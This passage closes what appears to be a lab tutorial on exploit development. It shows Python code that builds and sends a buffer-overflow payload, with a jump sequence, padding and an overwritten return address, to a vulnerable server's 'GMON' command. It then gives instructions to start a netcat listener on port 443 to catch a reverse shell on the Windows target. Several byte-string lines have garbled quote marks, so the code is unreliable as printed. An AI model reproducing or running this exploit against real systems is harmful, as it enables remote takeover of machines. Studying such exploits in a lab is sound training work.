bigjump += "\x59"
                                 #VPOPUECX
bigjump += \\xFE\xCD'
bigjump += "\xFE\xCD'
bigjump += '\xFE\xCD'
bigjump += *\xFE\xCD*
bigjump += \\xFF\xE1*
bigjump += '\xE8\xF0\xFF\xFF'
                                         # CALL [relative -0F]
bigjump += '\xcc' * (44 - 17)
                                         # Padding
shellcode = '\xEB\xDE\x41\x41'
eip = '\xb4\x10\x50\x62'
padding = 'F' * (253 - 230 - 4 - 4)
letters2 = 'F' * 2 * 253
prefix = 'A' * 253 + chars + prefix3 + nopsled3 + shellcode3 + padding3 + bigjump
attack = prefix + shellcode + eip + padding + letters2
s.send(('GMON ' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

Before executing the code we have to run "nc -nlvp 443".

```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
```

Then we have to execute the above code. And then we should be able to access the cmd of the windows server.

Reference

- 1. Violent Python and Exploit Development [Internet]. Samsclass.info. 2020 [cited 13 May 2020]. Available from: https://samsclass.info/127/127_WWC_2014.shtml
- 2. 2. [Internet]. 2020 [cited 13 May 2020]. Available from: https://www.youtube.com/watch?v=nNt_gRl8RBk